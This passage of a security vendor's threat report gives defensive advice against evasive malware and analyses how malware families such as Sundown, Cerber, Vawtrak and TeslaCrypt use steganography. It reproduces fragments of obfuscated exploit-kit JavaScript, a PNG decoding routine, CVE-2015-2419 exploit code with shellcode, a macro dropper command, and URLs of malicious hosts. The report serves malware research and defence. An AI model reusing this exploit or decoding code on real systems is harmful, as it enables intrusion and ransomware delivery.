Learning about malware evasion techniques is the first step in a journey to better protect against evasive malware.

Building a security program to protect against evasive malware should be based on three foundational components.

- **People**: Security practitioners must be trained to properly respond to security incidents and to properly manage current security technology. Attackers commonly use social engineering to infect users. Without internal awareness and training, users will leave some windows open for attackers.
- **Process**: Clear structures and internal processes must be in place so that security practitioners can be effective. Security best practices (updates, backups, governance, intelligence, incident response plan, and more) are the keys to a powerful and effective security team.
- **Technology**: Technology supports the team and processes. It should be nurtured and enhanced so that it can adapt to new threats.

Actionable policies and procedures to protect against evasive malware

The most important defense against malware infections is users. Users must be aware of the risk of downloading and installing applications that come from potentially risky sources. Users must also learn that malware can be inadvertently downloaded while browsing.

Always keep web browsers and add-ons up to date and antimalware on endpoints and network gateways upgraded and updated to the latest versions.

To learn how McAfee products can help protect against evasive malware, click here.

Do not allow systems on the trusted network that are not distributed and certified by the corporate IT security group. Evasive malware can be easily disseminated by unprotected systems connected to the trusted network.

Evasive malware can hide inside legitimate software previously Trojanized by an attacker. To prevent a successful attack of this type, we highly recommended tightened software delivery and distribution mechanisms. It is always a good idea to have a central repository of corporate applications from which users can download approved software.

In instances where users are authorized to install applications that have not been previously validated by the IT security group, educate users to install only applications with trusted signatures from known vendors. It is very common for "harmless" applications offered online to have embedded evasive malware.

Avoid application downloads from non-web sources. The likelihood of downloading malware from Usenet groups, IRC channels, instant messaging clients, or peer-to-peer systems is very high. Links to websites in IRC and instant messages also frequently point to infected downloads.

Implement an educational program for phishing attack prevention. Malware is commonly distributed by phishing attacks.

Leverage threat intelligence feeds combined with antimalware technology. This combination will help speed up threat detection.

Conclusion

For malware to perform its malicious actions, it must remain undetected and stealthy. As security technology becomes more sophisticated, evasion techniques have also become more sophisticated. This competition has led to a robust underground market for the very best evasion technologies, including fully undetectable malware. Some of these services use evasion techniques that are unknown to the security industry.

Malware evasion techniques continue to evolve and are now deployed for use at just about any stage of an attack. Several campaigns use the same techniques to spread but also to avoid analysis and detection, as shown with Dridex and Locky. Old evasion tricks are still popular and effective by even the most well-known malware.

To protect against evasive malware, we must first understand it. We must study each breach to learn why the security technology did not stop the attack.

To learn how McAfee products can help protect against evasive malware, click here.

Hiding in plain sight: The concealed threat of steganography

—Diwakar Dinkar

Steganography is the art and science of secret hiding. The term *steganography* is derived from the Greek words *stegos,* meaning "cover," and *grafia,* meaning "writing." Thus "covered writing."


Stegano = Covered	+	Graphy = Writing	=	Steganography = Covered writing

The concept of steganography is not new; it has been around for centuries. About 440 BCE, the Greek ruler Histiaeus employed an early version of steganography that involved shaving the head of a slave, tattooing a message on his scalp, waiting for the hair to regrow and hide the secret message, and then sending him to deliver the message. Recipients shaved his head again to uncover the message. Another Greek, Demaratus, wrote a message on the wooden backing for a wax tablet that the Persians planned to attack Sparta. He then covered the message with a fresh layer of wax. The seemingly blank tablet delivered the message. There are also stories of secret messages written in invisible ink or hidden in love letters. (The first character of each sentence can be used to spell a secret, for example.) Steganography was used by prisoners and soldiers during World War II because mail in Europe was carefully inspected.

Steganography, the art and science of secret hiding, can also be used to hide information in the digital world.


Steganography in the digital world

Steganography can also be used to hide information in the digital world. To digitally hide a secret message, we need a wrapper or container as a host file. Wrappers can be images, audio tracks, video clips, or text files. The following images show how a text message can be hidden in a cover image with minimal change to the file and no visible change to the image.



Steganography, cryptography, watermarking

Steganography, cryptography, and watermarking are used to hide information. Cryptography hides a message using an encryption algorithm and sends it as cypher text. Steganography hides a secret message within a seemingly legitimate message. Watermarking is slightly different: It uses a signature to identify the origin and all copies are marked in the same way. These three methods are the most common for hiding information.




Steganography in cyberattacks

Malware constantly evolves to evade surveillance and detection. To avoid detection, some malware uses digital steganography to hide its malicious content within a seemingly innocent cover file. But that raises an obvious question: If malware must decrypt the hidden data, won't an antimalware product simply detect the decryption routine?

Most antimalware signatures detect malicious content in the configuration file. With steganography, the configuration file is embedded in the cover file. Further, the resulting steganographic file may decrypt into main memory, further reducing the chance of detection. Finally, it is extremely difficult to detect the presence of hidden information such as a configuration file, binary update, or bot command inside steganographic files. Unfortunately, the use of steganography in cyberattacks is easy to implement and hard to detect.

The first known use of steganography in a cyberattack was in the Duqu malware, which surfaced in 2011.

The first known use of steganography in a cyberattack was in the Duqu malware, which surfaced in 2011. Duqu's main purpose was to gather information from a victim's system. Duqu encrypted and embedded the data into a JPEG file and sent it to its control server as an image file, thereby raising no suspicion. In 2014, researchers discovered that a variant of the Zeus banking Trojan (ZeusVM) used image steganography to hide commands it sent to infected systems. Later that year, we learned Lurk delivered additional malware using a steganographic technique. In case of Lurk, a white BMP image file contained an encrypted URL that downloaded a second payload once it had been decrypted. Recently, image steganography has been used by Stegoloader (also known as Gatak) and by different malvertising campaigns.




Digital steganography types


Digital steganography can be divided into text, image, audio, and video steganography. Text steganography is one of the earliest and most difficult to employ. It uses written natural language to conceal a secret message. Text steganography is challenging due to the lack of redundancy in text documents. Audio steganography transmits hidden information by modifying an audio signal in an imperceptible manner, and embedding the secret message as noise into an audio file at a frequency out of the range of human hearing. For example, spread spectrum steganography is often used to send hidden messages through radio waves. Similarly, in video steganography the secret message hides in the video stream.

Image steganography

The most common form of digital steganography uses images. To understand image-based steganography, we need to understand the concept of a digital image. Images are usually based on 8-bit or 24-bit color combinations. Each pixel typically consists of 8 bits (1 byte) for a black-and-white image; or 24 bits (3 bytes) for a color image, with one byte each for red, green, and blue (generally known as the RGB format). For example, RGB (218,150,149) means R = 11011010, G = 10010110, and B = 10010101.



We can divide image steganography into the following general domains:



In the spatial domain technique, we can hide secret data by direct manipulation on the pixel value of the cover image. Least significant bit–based steganography is one of the most popular and simplest spatial domain techniques.

The transform domain technique is also known as the frequency domain technique because it involves the embedding of secret data in the frequency or transform of the cover image. This technique is a more complex method of hiding data in an image.

In the distortion technique, the secret data is embedded using signal distortion. This technique needs the information of the cover image on the decoder side because it checks the differences between the original cover image and the distorted cover image to extract the secret message.

Masking and filtering is another common steganography technique. It hides or masks the secret data over the cover image by modifying the brightness or luminance of some parts of the image.

How does an attacker hide a message in an image? We can understand the process of hiding by the spatial domain example given below:





Figure 32: The right-hand-column values in red were modified by the transformation. MSB and LSB stand for "most significant bit" and "least significant bit," respectively.

Modified bits in an image are visually imperceptible, yet they can be decrypted and used by malware once the image file is received on the victim's system.

A steganography-embedding algorithm is used to modify the image, changing the least significant bits to embed the letter "A" in three pixels of the color image. The changed least significant bits are visually imperceptible, yet they can be decrypted and used by the malware once the image file is received on the victim's system.

We can summarize the digital steganography process:




The hidden message and cover file are passed through the embedding algorithm to hide the message within the cover file. The resulting steganographic file is sent through a communications channel to the target system. Finally, the hidden message is extracted by applying an extraction algorithm to the steganographic file.

How does steganography help exploit kits?

Steganography is now used in several malvertising and exploit kit attacks. The Sundown exploit kit started to appear in 2015. At that time, it was not very advanced and seems to have stolen most of its code from the Angler, Nuclear, and RIG exploit kits. In October 2016, Sundown evolved and started making use of steganography.

Recent variants of the Sundown exploit kit

We can understand recent variants of the Sundown exploit kit with the following infection chain:



The popular Sundown exploit kits uses steganography to hide code-targeting vulnerabilities.

A Sundown attack begins when a victim visits a compromised website or a clean website with malicious ads. The victim is automatically redirected to the exploit kit.

The following image shows network traffic in January in which victims were redirected toward the Sundown landing page. The page retrieved and downloaded PNG images.

Destination	Dest Port	Protocol	Host	Cont	Info
50.62.37.1	80	HTTP	activaclinics._		GET / HTTP/1.1
93.190.143.82	80	HTTP	hco.huc.mobi		GET /index.php?z3HbOH2_tdcCHS-bjw=uHq
93.190.143.82	80	HTTP	hco.huc.mobi		GET /7/?9643522803 HTTP/1.1
93.190.143.82	80	HTTP	hco.huc.mobi		GET /7/?9475451904418id=265 HTTP/1.1
93.190.143.82	80	HTTP	hco.huc.mobi		GET /7/?78493521 HTTP/1.1
93.190.143.82	80	HTTP	hco.huc.mobi		GET /bvfhjgejhfrg.png HTTP/1.1
93.190.143.82	80	HTTP	hxrheg.fve.mobi		GET /@@@.php?id=265 HTTP/1.1

Figure 33: Steganography used in the Sundown infection chain.

Share this Report

In most cases, the PNG file appears to be a white image:





Figure 34: Viewing a downloaded malicious PNG file.

Even the hex view shows a PNG file with a proper PNG header:



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52  ‰PNG........IHDR
00000010  00 00 01 22 00 00 00 AE 08 06 00 00 00 92 BB 00  ..."...®.....'».
00000020  A1 00 00 20 00 49 44 41 54 78 9C 6C 5D 59 96 24  ¡.. .IDATxœl]Y–$
00000030  39 0A CC FB 9F D8 B5 D2 1F D8 A6 A8 EE 79 F3 7A  9.ÌûŸØµÒ.Ø¦¨îyóz
00000040  A6 2A 33 C2 5D 42 60 18 06 FA 1B FB AB 51 A7 56  ¦*3Â]B`..ú.û«Q§V
00000050  8D 5A 67 D4 AA AF C6 FE 6A 9D 51 A3 4E 55 55 AD  .ZgÔª¯Æþj.Q£NUU.
00000060  3D 6B 9D D5 FF FB DE AA AA 1A 77 D4 D8 5F CD 3D  =k.ÕÿûÞªª.wÔØ_Í=
00000070  6B DD 55 EB 9E 5A BB FF 6C D4 EA 7F DF AF E6 19  kÝUëžZ»ÿlÔê.ß¯æ.
00000080  35 CE A8 79 F0 67 E7 C3 BF 87 3E 63 ED FE AE FE  5Î¨yðgçÃ¿‡>cíþ®þ
00000090  F3 55 B3 56 AD 53 B5 EE D6 67 F7 77 5D 7F FE C1  óU³V.SµîÖg÷w].þÁ
000000A0  77 ED AF D6 9E 35 EE A9 79 4E CD 7D FD CC 7B D5  wí¯Öž5î©yNÍ}ýÌ{Õ
000000B0  DA 07 EF F3 E1 39 46 8D 7B FB B3 CF EE E7 B9 BB  Ú.ïóá9F.{û³Ïîç¹»
000000C0  7F A7 4F 8D B3 7B 3D FF AC 71 47 7F FF 19 35 CF
```

Figure 35: Viewing the hex of a downloaded malicious PNG file.

But this PNG file data is encoded and hides malicious code within it.

The Sundown kit landing page contains a decoding routine that unlocks the PNG file and extracts the malicious content. The landing page is heavily obfuscated.


```
<body>
<script>var
KApNyGITPLXsWD
=

"==QZcBkWYdEfJNANCMRKpshCLNkDPgSDuOALdIAPR4BMpoXPZMzKiciLH43JTYSMJQgHwokbCJkaQJndfFk
                    ;var/* anim eu culpa nulla dolore occaecat laboris dolor ipsum
```

Heavy obfuscation hiding code to decode png

```
    JYQaUqokHSTXrN
=

8117577;

var

hDTQcVzYXBRvZw
     =
 1;</script><h1>
```

Figure 36: Obfuscated code that decodes the PNG file.

```
document.write('<img type=\"file\" src=\"bvfhjgejhfrg.png\" id=\"hkjHJGdf\"
accept=\"image/png\">');
var netrium = "http://hxrheg.fve.mobi/@@@.php?id=265";
var kiuyt = "galiut";

function sleepFor(sleepDuration) {
  var now = new Date().getTime();
  while(new Date().getTime() < now + sleepDuration) {}
}

function getName(rng, imageData, newData, deletedbytes) {
  var randnum = Math.floor(rng() * newData.length);
  var redIndex = randnum - (randnum % 4);
  var name = "";
  if(newData[redIndex] == -1) {
    return getName(rng, imageData, newData, deletedbytes);
  }
  len = ((imageData[redIndex] & 7) << 5 | (imageData[redIndex + 1] & 3) << 3 | (
  imageData[redIndex + 2] & 7));
  newData[redIndex] = -1;
  deletedbytes++;
  for(var i = 0; i < len; i++) {
    var randnum = Math.floor(rng() * newData.length);
    var redIndex = randnum - (randnum % 4);
    if(newData[redIndex] == -1) {
```

Loading png file

Figure 37: Deobfuscated landing page code.

The code loads the PNG file and has a URL that downloads a payload after successful exploitation. The decoding logic appears at the end of the script.

```
    retObj = getBodyLength(rng, imageData, newData, deletedbytes);
    newData = retObj.newData;
    len = retObj["len"];
    for(var i = 0; i < len; i++) {
      var randnum = Math.floor(rng() * newData.length);
      var redIndex = randnum - (randnum % 4);
      if(newData[redIndex] == -1) {
        i--;
        continue;
      }
      byte = ((imageData[redIndex] & 7) << 5 | (imageData[redIndex + 1] & 3) << 3 |
       (imageData[redIndex + 2] & 7));
      body += String.fromCharCode(byte);
      newData[redIndex] = -1;
      deletedbytes++;
    }
  }
  sleepFor(1000)
  doThings(document.getElementById("hkjHJGdf"));
```

Figure 38: The decoding logic for the PNG file.

After successfully decoding the PNG, we see its output:

```
<html>

<body>
  <script>
    function hex(num, width) {
      var digits = "0123456789abcdef";
      var hex = digits.substr(num & 0xF, 1);
      while(num > 0xF) {
        num = num >>> 4;
        hex = digits.substr(num & 0xF, 1) + hex;
      }
      var width = (width ? width : 0);
      while(hex.length < width) hex = "0" + hex;
      return hex;
    }

    function ush(u, k) {
      var fr = String.fromCharCode;
      var c = "",
        b = "",
        d = "",
        f = fr(0x20),
        g = fr(0),
        v = fr(0x22);
      var app = k + v + f + v + u + v + f + v + navigator.userAgent + v + g + g + g
       + g;
      app.length % 2 && (app += g);
      for(var e = 0; e < app.length; e++) {
        b = hex(app.charCodeAt(e), 2);
        d = hex(app.charCodeAt(e + 1), 2);
        c += b + d;
```

Figure 39: Code to exploit the vulnerability CVE-2015-2419 after decoding the PNG data.

Further analysis of this exploit code decoded from the PNG image shows that it includes the exploit code targeting CVE-2015-2419, a vulnerability in the JavaScript handling of Internet Explorer. This exploit code also contains shellcode that will be executed after successfully exploiting the vulnerability.

```
function EscapeHexString(a) {
  for(var b = "", c = 0; c < a.length; c += 2) {
    b = b + "%u00" + a.substr(c, 2);
  }
  return b;
}
I1lI9.prototype.N = function() {
  if(this.M) {
    return this.M;
  }
  try {                                                    Shellcode
    var a = unescape(EscapeHexString("ED125031C966B96D054900034000405C975F7FFE0E0E9FFFFFFD10D61074020D7D5D3D544E
    this.ka = I1lIO(a);
    var b = I1lIDa(this.scope.Ua, I1lIY("c17UA/vZT1HDBcA1M7Eytz4w/qmq0Eq0"));
    this.Ib = I1lIO(b);
    var c = I1lIDa(this.scope.Ua, I1lIY("c15q+/LZTwzG0/ii2/j00Dah"));
    this.Zb = I1lIO(c);
    var d = I1lIEa(this.scope.de, this.scope.ee),
      e = I1lIO(this.url);
    I1lIFa(this.ka, d, e);
    this.key && "null" != this.key && (d = I1lIEa(this.scope.ie, this.scope.je), e = I1lIO(this.key), I1lIFa(th
  } catch(f) {
    return !1;
  }
  return this.M = !0;
};
I1lI9.prototype.kc = function(a) {
```

Figure 40: Shellcode to attack CVE-2015-2419.

This Sundown kit was found to be distributing Cerber ransomware from the IP address 93.190.143.82 with the help of steganography.

SHA256 hashes related to this analysis:

- A5E991B647BC60A9323A214C71146F534D4195182C3C630B228 3BF1D3CEC8D6D
- EFB5308AA78FFD53E799F7411CC92A564219C27B15D630B6BFA EC674DF8B5923
- EEDBD8CDDBA5ED59D86207E37252406E2E1DB1762098A6293E A25762E555E75B

Cerber hides in .jpg file

The Cerber ransomware family is currently quite popular. The initial propagation vector is macro code embedded in a Microsoft document file.

WINWORD.EXE (3924)	rosoft Corporat...	[redacted]	"C:\Program Files\Microsoft Office\Office15\WINWORD.EXE" /n "C:\work\samples\sample.doc" /o "u
cmd.exe (1604)	rosoft Corporat...	[redacted]	cmd.exe /V /C set "GSI=%APPDATA%\%RANDOM%.vbs" && (for %i in ("Dim RWRL" "FuNCtioN GNbi..
WScript.exe (1960)	rosoft Corporat...	[redacted]	"C:\Windows\System32\WScript.exe" "C:\Users\User\AppData\Roaming\17151.vbs"

Figure 41: When the victim opens a Cerber-infected document, it drops a malicious .vbs file, which executes using wscript.exe and downloads mhtr.jpg from a malicious website.

Time Offset	Process Name	Source	Destination	Protocol Name	Description
12336000...	WScript.exe	[redacted]	solidaritedeproximite.org	HTTP	HTTP:Request, GET /mhtr.jpg
12336000...	WScript.exe	solidaritedepro...	[redacted]	HTTP	HTTP:Response, HTTP/1.1, Status:
12336000...	WScript.exe	solidaritedepro...	[redacted]	HTTP	HTTP:HTTP Payload, URL: /mhtr.jpg

Figure 42: This network capture shows a request for mhtr.jpg.

Share this Report

Figure 43: The downloaded mhtr.jpg (SHA256 hash: 8f14257937bd6d45c2455592614331ebb10078d8bfd9e6acf1b502ed609ef131) shows it is related to Zen Coding.





Figure 44: The header of mhtr.jpg.

Figure 45: A single XOR byte key is used to encrypt the executable file and is embedded using steganography at the offset 0x25c9.

From offset 0x25c9 each byte is encrypted using an XOR byte key 0x73. The decryption process:



Share this Report




Figure 46: The decrypted file.

The encrypted file's payload is a Nullsoft installer file (SHA256 hash: 37397f8d8e4b3731749094d7b7cd2cf56cacb12dd69e0131f07dd78dff6f262b) that is dropped in the %APPDATA% folder and used for ransomware activity.

Vawtrak started using steganography to hide its settings in favicons, small icons associated with websites or web pages.

Steganography used by Vawtrak, Zbot, Lurk, and Stegoloader

In early 2015, Vawtrak started using steganography to hide its settings in favicons. The malware downloads a favicon.ico file from a server hosted on TOR using the tor2web service. This favicon.ico image is the one displayed by browsers at the left side of a URL. Generally, each website contains a favicon .ico image, so security products seeing such requests would typically not test them for validity. Next, the malware extracts a least significant bit from each pixel and constructs a URL for downloading its configuration file.

One variant of the Zbot malware also uses steganography to hide its configuration data. This variant downloads a JPEG on the victim's system. The configuration data hides inside this image. Later, the malware extracts the configuration data from the image and performs further malicious actions.

Lurk uses steganography to download other malware onto targeted systems. Instead of simply downloading and executing a malicious binary, Lurk first downloads a BMP image. It uses a least-significant-bit algorithm to embed encrypted URLs into the image file. It extracts the embedded URLs from the image file and then downloads additional malware.

Stegoloader installs malware on victims' systems to steal sensitive information. On successful execution, Stegoloader downloads a PNG image from a legitimate website. It uses steganography to embed its main module's code inside the downloaded PNG. The malware retrieves the hidden data by applying a steganographic extraction algorithm.

Data exfiltration and steganography

Data exfiltration, also known as data theft, is the unauthorized transfer of sensitive information from a computer or a server. In 2016, we saw attacks related to Magento, an online e-commerce platform. The attacks used image steganography to hide payment card details.

In general, Magento websites handle credit card information with a core content management system file, cc.php. Thus the obvious location for attackers to place malicious code on Magento sites is at [magento_root] /app/code/core/Mage/Payment/Model/Method/cc.php.

```
/**
 * Prepare info instance for save
 *
 * @return Mage_Payment_Model_Abstract
 */
public function prepareSave()
{
    $info = $this->getInfoInstance();
    if ($this->_canSaveCc) {
        $info->setCcNumberEnc($info->encrypt($info->getCcNumber()));
    }
    //$info->setCcCidEnc($info->encrypt($info->getCcCid()));
    $info->setCcNumber(null)
        ->setCcCid(null);
    return $this;
}
```

Figure 47: A legitimate prepareSave () method.

Generally, the malware inserts malicious code inside the prepareSave () method, but it might be present in any other method as well. After execution, the malicious code collects the payment card details and hides inside a local image file, such as a real product picture. Once done with the collection, the attacker simply downloads the image file (typical for an e-commerce website) and extracts the hidden data.

Network steganography

Network steganography is the latest type of digital steganography used by malware. This form is on the rise because attackers can send an unlimited amount of information through the network. Some malware authors use unused fields within the TCP/IP protocol header to hide data.

Network steganography is the newest form of this discipline. Unused fields within the TCP/IP protocol header are used to hide data. This method is on the rise because attackers can send an unlimited amount of information through the network using this technique.

In some cases, malware hides its control server traffic within simple DNS and HTTP requests. The malware sends requests for nonexistent domains from a hardcoded DNS server that is the actual control server. The commands are embedded and obfuscated using a simple Base64-encoding technique within the DNS response.

We analyzed TeslaCrypt, which uses HTTP error messages to hide its communications and is downloaded through the Neutrino exploit kit.


```
HTTP/1.1 404 Not Found
Date:
Server: Apache/2
X-Powered-By: PHP/5.4.45
Status: 404 Not Found
Vary: Accept-Encoding,User-Agent
Content-Length: 360
Content-Type: text/html


<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /path/tasks.php was not found on this server.</p>
<p>Additionally, a 404 Not Found
error was encountered while trying to use an ErrorDocument to handle the request.</p>
</body></html><!---c3VjY2Vzcw==--->
```

Figure 48: Initially, the TeslaCrypt ransomware payload communicates with a remote server through Base64-encoded messages with “404” error messages.

